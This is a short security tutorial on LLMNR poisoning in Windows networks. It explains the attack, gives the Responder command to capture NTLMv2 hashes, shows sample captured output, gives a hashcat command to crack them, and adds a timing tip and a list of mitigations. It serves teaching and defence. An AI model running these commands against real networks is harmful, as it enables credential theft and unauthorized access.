LLMNR Poisoning
What is LLMNR Poisoning?
LLMNR (Link-Local Multicast Name Resolution) Poisoning is an attack that exploits a Windows protocol used for name resolution when DNS fails. The attacker responds to LLMNR name queries, pretending to be the legitimate resource, and captures authentication attempts.
How it works?
- A user tries to access a network resource that is not in DNS.
- DNS lookup fails and LLMNR is used instead.
- System sends LLMNR broadcast to resolve name of resource requested.
- Attacker responds to the broadcast with a fake response.
- Target machine sends authentication hash to attacker machine.
- Attacker captures and attempts to crack the hash to gain access.
 image source: tcm security
Demo Time
We’ll use Responder to perform LLMNR poisoning. Responder is a tool designed to respond to specific NBT-NS (NetBIOS Name Service) queries and LLMNR queries.
First, start Responder:
sudo responder -I eth0 -dvwr
Now wait for someone on the network to mistype a share name or for DNS to fail. When this happens, you’ll see something like this:
[SMB] NTLMv2-SSP Client   : 192.168.1.10
[SMB] NTLMv2-SSP Username : LAB\administrator
[SMB] NTLMv2-SSP Hash     : administrator::LAB:1122334455667788:A1B2C3D4E5F6G7H8:0101000000000000..................................
You can then crack these hashes using hashcat:
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
Note: Best time to start LLMNR Poisoning is in the morning when people are still in the office and afternoon when people are out for lunch.
Mitigation
To protect against LLMNR Poisoning attacks:
-
Disable LLMNR and NBT-NS
- Through Group Policy
- Under Computer Configuration > Administrative Templates
- Turn off Multicast Name Resolution
-
Network Security
- Implement Network Access Control
- Use Network Segmentation
- Enable SMB Signing
-
Authentication Security
- Enforce Strong Password Policies
- Use Multi-Factor Authentication
- Implement Account Lockout Policies
-
Monitoring
- Monitor Network Traffic
- Look for Suspicious Activities
- Enable Logging
-
Additional Measures
- Keep Systems Updated
- Use DNS Entries for All Resources
- Train Users About Security Best Practices